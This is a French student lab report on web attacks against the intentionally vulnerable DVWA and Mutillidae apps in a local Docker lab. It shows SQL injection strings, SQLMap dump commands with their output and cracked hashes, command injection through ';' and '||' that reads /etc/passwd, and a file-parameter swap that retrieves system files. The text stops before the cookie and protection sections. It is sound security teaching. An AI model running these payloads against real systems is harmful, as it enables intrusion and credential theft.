

B3 Ingésup Aix-en-Provence

TP Attaques Applicatives

Sécurité des Systèmes d'Information

Rigonnaux – Olier
09/06/2018

Table des matières

TP Attaques Applicatives.....	2
Introduction	2
Contexte de réalisation.....	2
Injection SQL	2
Mutillidae	2
DVWA.....	4
Injection de commande	8
Récupération de fichier.....	11
Manipulation de Cookies	13
Conclusion & Solution de protection	15
Injection SQL	15
Injection de commande	15
Récupération de fichier.....	15
Manipulation de Cookies	15

TP Attaques Applicatives

Introduction

Ce TP a été réalisé dans le cadre du cours de sécurité des systèmes d'information à l'école Ingésup Aix-en-Provence en classe de B3. Il a pour but de sensibiliser et de faire découvrir aux différents étudiants de cette classe les attaques possibles sur une application Web.

Contexte de réalisation

Pour la réalisation de ce TP nous avons utilisé deux supports pour nos tests d'intrusion Mutillidae de l'OWASP et DVWA. Ce sont 2 applications sensiblement similaires, mais cela permet d'avoir différentes approches avec le fonctionnement des applications.

Plus d'informations sur DVWA : <http://www.dvwa.co.uk/>

Les 2 applications Web vulnérables ont été installées sur un serveur docker pour plus de souplesse lors de l'installation et des tests. En cas de dommage sur le site il était très facile de remonter un site rapidement.

Les 2 solutions sont donc accessibles depuis des ports en NAT sur la machine docker :

- Mutillidae : 192.168.1.56 :8080
- DVWA : 192.168.1.56 :80

La machine attaquante est une machine Windows 10 avec différents outils installés comme BurpSuite, un sous-système Ubuntu pour les différents scripts comme SQLMap, etc. Windows a été privilégié car en entreprise Mickael Rigonnaux doit se contraindre à utiliser Windows pour réaliser des tests à défaut d'avoir un accès constant à une machine Kali Linux ou Parrot.

Injection SQL

Mutillidae

Pour commencer ce TP, nous avons utilisé Mutillidae comme demandé dans le support de cours.

Afin de retrouver le mot de passe de l'utilisateur, nous avons réalisé plusieurs tests afin de recueillir des informations sur l'application attaquée. Tout d'abord, l'insertion d'une ' dans le champ de login est un indicateur très simple du niveau de sécurité de l'application, si elle ne nous retourne pas de message d'avertissement il est très probable que l'application soit vulnérable.

Please enter username and password to view account details

Name
Password

View Account Details

Dont have an account? [Please register here](#)

Error Message

Failure is always an option	
Line	170
Code	0
File	/var/www/html/classes/MySQLHandler.php
Message	<pre> /var/www/html/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syn client_info: 5.5.40 host_info: Localhost via UNIX socket) Query: SELECT * FROM accounts WHERE username='' AND password='' (0) [Exception] </pre>
Trace	<pre> #0 /var/www/html/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 /var/www/html/classes/S /var/www/html/user-info.php(172): SQLQueryHandler->getUserAccount('', '') #3 /var/www/html/index.php(619): require_once('/va </pre>
Diagnostic Information	Error attempting to display user information

[Click here to reset the DB](#)

Cette opération nous rapporte des informations très intéressantes, le champ « Name » semble vulnérable et il s'agit ici de MySQL comme base de données. On a également accès à la requête que nous envoyons à notre application. La requête envoyée par l'application semble bien prendre en compte notre ' ce qui indique que l'application est vulnérable.

Avec ces informations, nous avons ensuite entré dans le login le code SQL suivant : « ' OR 1=1 -- ».

Cette requête indique que le champ login sera vide et que la connexion se fera si 1=1, or 1=1 est toujours vrai. Nous avons donc accès à l'ensemble des comptes de la base de données avec les différents mots de passe.

Please enter username and password to view account details

Name
Password

View Account Details


Dont have an account? [Please register here](#)

Results for "' or 1=1 -- ".23 records found.

Username=admin
Password=adminpass
Signature=g0t r00t?

Il est à noter que cet exemple bien que très simple à déjà été retrouvé sur des infrastructures de production.

Pour avoir plus d'informations sur les échanges effectués avec la base de données, nous pouvons analyser les différentes requêtes avec l'outil BurpSuite.



Au lancement de la requête nous observons bien les différents paramètres de la requête manipulée dans la requête et le type de requête, dans ce cas-là « GET ».


Nous avons aussi des informations sur le cookie de session juste en dessous.

Nous allons maintenant effectuer une attaque similaire avec de nouveaux outils, DVWA et SQLMap.


DVWA

a) Niveau 1

Dans cet autre exemple, nous avons aussi affaire à une application Web qui semble vulnérable, l'injection d'une ' envoie une erreur qui indique qu'elle est bien prise en compte.



Nous observons également avec BurpSuite que la requête est de type GET avec pour paramètre ID et Submit.




L'erreur renvoyée par l'application est la suivante :

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '""' at line 1

Nous savons donc que l'application est vulnérable grâce à cette erreur. Nous avons aussi des informations sur la base qui est aussi une MySQL.

La même attaque que pour Mutillidae est donc utilisée : ' OR 1=1 –'

Cette attaque nous renvoie les informations suivantes :



```
User ID:  Submit

ID: 'OR 1=1--'
First name: admin
Surname: admin

ID: 'OR 1=1--'
First name: Gordon
Surname: Brown

ID: 'OR 1=1--'
First name: Hack
Surname: Me

ID: 'OR 1=1--'
First name: Pablo
Surname: Picasso
```

Nous avons bien un utilisateur admin dans notre base, mais dans ce cas le mot de passe n'est pas communiqué directement. Pour le trouver nous avons utilisé SQLMap à la place de lancer une requête directement depuis le champ ID.

Attention : pour utiliser SQLMap il faut avoir déjà des connaissances en SQL pour avoir pleinement connaissances des actions que nous effectuons avec l'outil qui est très puissant.

Voici l'attaque que nous envoyons avec SQLMap :

```
sqlmap --
url="http://192.168.1.56/vulnerabilities/sqli/?id=1&Submit=Submit#" --
cookie="security=low; PHPSESSID=mr3thkpvv0o69j8tq036si2u57" --dump --
dbms=mysql
```

L'option `-url` correspond à l'URL de notre cible, les différents paramètres ont été directement récupéré depuis le navigateur.

L'option `-cookie` correspond à notre cookie de session que nous avons récupéré avec BurpSuite.

L'option `-dump` est une demande de dump de l'ensemble de la base et `-dbms` correspond à la base qui est utilisée, information récupérée grâce à notre message d'erreur.

Voici les résultats :

```

[15:53:11] [INFO] testing connection to the target URL
[15:53:11] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[15:53:11] [INFO] testing if the target URL is stable
[15:53:12] [INFO] target URL is stable
[15:53:12] [INFO] testing if GET parameter 'id' is dynamic
[15:53:12] [WARNING] GET parameter 'id' does not appear dynamic
[15:53:12] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[15:53:12] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to
[15:53:12] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for
for the remaining tests, do you want to include all tests for 'MySQL' extending provided lev
[15:53:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:53:17] [WARNING] reflective value(s) found and filtering out
[15:53:17] [INFO] GET parameter 'id' seems to be 'AND boolean-based blind - WHERE or HAVING
[15:53:17] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP
[15:53:17] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER
[15:53:17] [INFO] testing 'MySQL inline queries'
[15:53:17] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
[15:53:17] [WARNING] time-based comparison requires larger statistical model, please wait...
[15:53:17] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT)'
[15:53:17] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[15:53:17] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[15:53:17] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[15:53:17] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[15:53:17] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
[15:53:27] [INFO] GET parameter 'id' seems to be 'MySQL >= 5.0.12 AND time-based blind (SEL
[15:53:27] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[15:53:27] [INFO] automatically extending ranges for UNION query injection technique tests
[15:53:28] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed
[15:53:28] [INFO] target URL appears to have 2 columns in query
[15:53:28] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injec
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y

```

SQLMap nous informe que le paramètre ID est vulnérable et il nous démontre les tests effectués.

```

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 8633=8633 AND 'VImF'='VImF&Submit=Submit

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: id=1' AND (SELECT 7184 FROM(SELECT COUNT(*),CONCAT(0x716a716271,(SELECT (ELT(7184-

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: id=1' AND (SELECT * FROM (SELECT(SLEEP(5)))URQp) AND 'weSv'='weSv&Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x716a716271,0x775a6a745871494b54555a57524b6d5468785

```

SQLMap découvre également la base DVWA et nous informe qu'une table users existe dans cette base avec probablement des hashes dans la colonne password :

```

[15:58:05] [WARNING] missing database parameter. sqlmap is going to use the
[15:58:05] [INFO] fetching current database
[15:58:05] [INFO] fetching tables for database: 'dvwa'
[15:58:05] [INFO] fetching columns for table 'users' in database 'dvwa'
[15:58:05] [INFO] fetching entries for table 'users' in database 'dvwa'
[15:58:05] [INFO] analyzing table dump for possible password hashes
[15:58:05] [INFO] recognized possible password hashes in column 'password'

```

Nous avons maintenant accès aux différentes entrées des tables :

```
Database: dvwa
Table: users
[5 entries]
```

user_id	avatar	user	password	last_name	first_name
1	http://192.168.1.50/hackable/users/admin.jpg	admin	5f4dcc3b5aa765d61d8327deb882cf99	admin	admin
2	http://192.168.1.50/hackable/users/gordonb.jpg	gordonb	e99a18c428cb38d5f260853678922e03	Brown	Gordon
3	http://192.168.1.50/hackable/users/1337.jpg	1337	8d3533d75ae2c3966d7e0d4fcc69216b	Me	Hack
4	http://192.168.1.50/hackable/users/pablo.jpg	pablo	0d107d09f5bbe40cade3de5c71e9e9b7	Picasso	Pablo
5	http://192.168.1.50/hackable/users/smithy.jpg	smithy	5f4dcc3b5aa765d61d8327deb882cf99	Smith	Bob

SQLMap propose également de tenter de cracker les hashes des mots de passe avec son propre dictionnaire ou en utilisant un dictionnaire externe :

user_id	avatar	user	password
1	http://192.168.1.50/hackable/users/admin.jpg	admin	5f4dcc3b5aa765d61d8327deb882cf99 (password)
2	http://192.168.1.50/hackable/users/gordonb.jpg	gordonb	e99a18c428cb38d5f260853678922e03 (abc123)
3	http://192.168.1.50/hackable/users/1337.jpg	1337	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
4	http://192.168.1.50/hackable/users/pablo.jpg	pablo	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
5	http://192.168.1.50/hackable/users/smithy.jpg	smithy	5f4dcc3b5aa765d61d8327deb882cf99 (password)

L'accès avec le compte admin est maintenant possible.

b) Niveau 2

Nous avons augmenté le niveau de sécurité de DVWA pour tester une autre attaque SQL. Voici la page :

Vulnerability: SQL Injection

User ID:

Impossible d'insérer des caractères à cause du menu déroulant et il est également impossible d'en ajouter dans l'URL car rien n'y est affiché. Regardons alors plutôt sur BurpSuite au lancement de la commande :

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 192.168.1.56
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.56/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Cookie: PHPSESSID=mr3thkpvv0o69j8tq036si2u57; security=medium; showhints=0
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1

id=1&Submit=Submit|
```



La méthode utilisée est une méthode POST avec les paramètres id et Submit comme tout à l'heure. Nous avons aussi l'id de notre session et le niveau de sécurité.

Maintenant, formons une nouvelle fois notre requête SQLMap :

```
sqlmap --url="http://192.168.1.56/vulnerabilities/sqli/#" --  
cookie="security=medium; PHPSESSID=mr3thkpvv0o69j8tq036si2u57" --  
data="id=1&Submit=Submit" --dump --dbms=mysql
```

Les mêmes options que pour la 1ère attaque sont présentes, l'ajout de `--data` correspond aux différents paramètres de la méthode POST que nous avons pu récupérer avec BurpSuite.

Pour ce TP nous avons utilisé BurpSuite pour démontrer plus facilement les différentes méthodes et paramètres, il est tout à fait faisable de réaliser l'ensemble de ces attaques sans ce dernier, juste avec SQLMap et un navigateur. Exemple :




Nous avons démontré les faiblesses des différentes applications Web au niveau des Injection SQL, même s'il existe des injections bien plus compliquées et techniques.

Injection de commande

Dans cette partie, l'injection se fera essentiellement sur DVWA.

Cet outil comporte aussi une section pour l'injection de commande :



Ce dernier est basé sur une commande ping et non pas sur NSLookUp.

a) Niveau 1

Pour commencer, l'IP 1.1.1.1 a été entrée pour vérifier le fonctionnement de cette application avec BurpSuite :

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 1.1.1.1 (1.1.1.1): 56 data bytes
64 bytes from 1.1.1.1: icmp_seq=0 ttl=57 time=15.405 ms
64 bytes from 1.1.1.1: icmp_seq=1 ttl=57 time=25.069 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=57 time=42.030 ms
--- 1.1.1.1 ping statistics ---
4 packets transmitted, 3 packets received, 25% packet loss
round-trip min/avg/max/stddev = 15.405/27.501/42.030/11.005 ms
```

```
POST /vulnerabilities/exec/ HTTP/1.1
Host: 192.168.1.56
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.56/vulnerabilities/exec/
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Cookie: PHPSESSID=mr3thkpvv0o69j8tq036si2u57; security=medium; showhints=0
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
Cache-Control: max-age=0
ip=1.1.1.1&Submit=Submit
```

Nous remarquons que l'application exécute un ping sur le serveur directement et nous renvoie l'output sur l'interface Web. Au niveau de BurpSuite, nous n'avons pas d'information particulière. L'IP du ping est entrée en paramètre.

La question à se poser est la suivante, la commande effectuée sur le serveur est sûrement `ping -c $IP`, comment pouvons-nous ajouter des commandes à la suite de cette dernière pour les faire exécuter ?

L'utilisation de `;` par exemple sous Linux permet d'exécuter plusieurs commandes sur une seule ligne, voir notamment : <https://www.it-connect.fr/lenchainement-des-commandes-sous-linux%ef%bb%bf/>

Nous avons donc inséré dans ce champ `1.1.1.1 ; echo « test »` afin de tester si l'exécution de plusieurs commandes est possible.

Ping a device

Enter an IP address:

```

PING 1.1.1.1 (1.1.1.1): 56 data bytes
64 bytes from 1.1.1.1: icmp_seq=0 ttl=57 time=53.675 ms
64 bytes from 1.1.1.1: icmp_seq=1 ttl=57 time=16.124 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=57 time=29.017 ms
--- 1.1.1.1 ping statistics ---
4 packets transmitted, 3 packets received, 25% packet loss
round-trip min/avg/max/stddev = 16.124/32.939/53.675/15.579 ms
« test »

```

Le test est concluant, notre echo a bien été exécuté, maintenant voyons ce qu'il se passe si on utilise des commandes plus délicates au niveau de la sécurité :

Ping a device

Enter an IP address:

```

PING 1.1.1.1 (1.1.1.1): 56 data bytes
64 bytes from 1.1.1.1: icmp_seq=1 ttl=57 time=12.699 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=57 time=22.984 ms
--- 1.1.1.1 ping statistics ---
4 packets transmitted, 2 packets received, 50% packet loss
round-trip min/avg/max/stddev = 12.699/17.841/22.984/5.143 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
mysql:x:104:107:MySQL Server,,,:/nonexistent:/bin/false

```

Il est également possible d'afficher le fichier `/etc/passwd` sur le serveur. Les problèmes de sécurité due à cette configuration peuvent aller jusqu'à compromettre totalement le serveur. L'utilisateur que nous utilisons pour le ping est `www-data`, mais il est très facile de rendre ce serveur indisponible même en étant non root sur un serveur.

b) Niveau 2

Après avoir augmenté le niveau, nous avons réalisé les mêmes actions sur l'application d'injection de commande. Notre première commande ne fonctionnant plus sur cette page, il a fallu trouver une autre solution.

Ping a device

Enter an IP address:

```
PING 192.168.1.1 (192.168.1.1): 56 data bytes
64 bytes from 192.168.1.1: icmp_seq=0 ttl=63 time=20.201 ms
64 bytes from 192.168.1.1: icmp_seq=1 ttl=63 time=4.138 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=63 time=12.085 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=63 time=10.005 ms
--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 4.138/11.607/20.201/5.754 ms
```

D'autres caractères existent pour lancer plusieurs commandes. Notamment le `||` qui exécute la 2^{ème} partie de la commande seulement si la 1^{ère} rencontre une erreur. Voici ce que nous avons testé :

Ping a device

Enter an IP address:

« test »

Le ping ne peut pas être exécuté car l'adresse est fausse, la commande echo est donc lancée. Avec cette technique il est donc possible de compromettre de nouveau le serveur.

Ping a device

Enter an IP address:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Récupération de fichier

La récupération de fichier ainsi que la manipulation de cookies ont été réalisés sur l'outil Mutillidae.

Nous arrivons sur une page qui nous propose une liste de page à visualiser, nous lançons donc BurpSuite afin de vérifier comment sont gérées les requêtes.

Dans cette requête, ce qui m'a directement interpellé est le paramètre `textfile`, ce dernier ne fait que récupérer un fichier txt sur internet en http.

Raw	Params	Headers	Hex
<pre> POST /index.php?page=text-file-viewer.php HTTP/1.1 Host: 192.168.1.56:8080 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://192.168.1.56:8080/index.php?page=text-file-viewer.php Content-Type: application/x-www-form-urlencoded Content-Length: 109 Cookie: PHPSESSID=mr3thkpvv0o69j8tq036si2u57; security=medium; showhints=0 Connection: close Upgrade-Insecure-Requests: 1 DNT: 1 textfile=http%3A%2F%2Fwww.textfiles.com%2Fhacking%2Fauditool.txt&text-file-viewer-php-submit-button=View+File </pre>			

Que va-t-il se passer si nous remplaçons ce fichier par un fichier système, par exemple /etc/passwd ?

Raw	Params	Headers	Hex
<pre> POST /index.php?page=text-file-viewer.php HTTP/1.1 Host: 192.168.1.56:8080 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://192.168.1.56:8080/index.php?page=text-file-viewer.php Content-Type: application/x-www-form-urlencoded Content-Length: 109 Cookie: PHPSESSID=mr3thkpvv0o69j8tq036si2u57; security=medium; showhints=0 Connection: close Upgrade-Insecure-Requests: 1 DNT: 1 textfile=%2Fetc%2Fpasswd&text-file-viewer-php-submit-button=View+File </pre>			

Nous capturons donc la requête depuis BurpSuite, la modifions avant de la lancer sur notre serveur.

Text File Name

[View File](#)

For other great old school hacking texts, check ou

File: /etc/passwd

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false

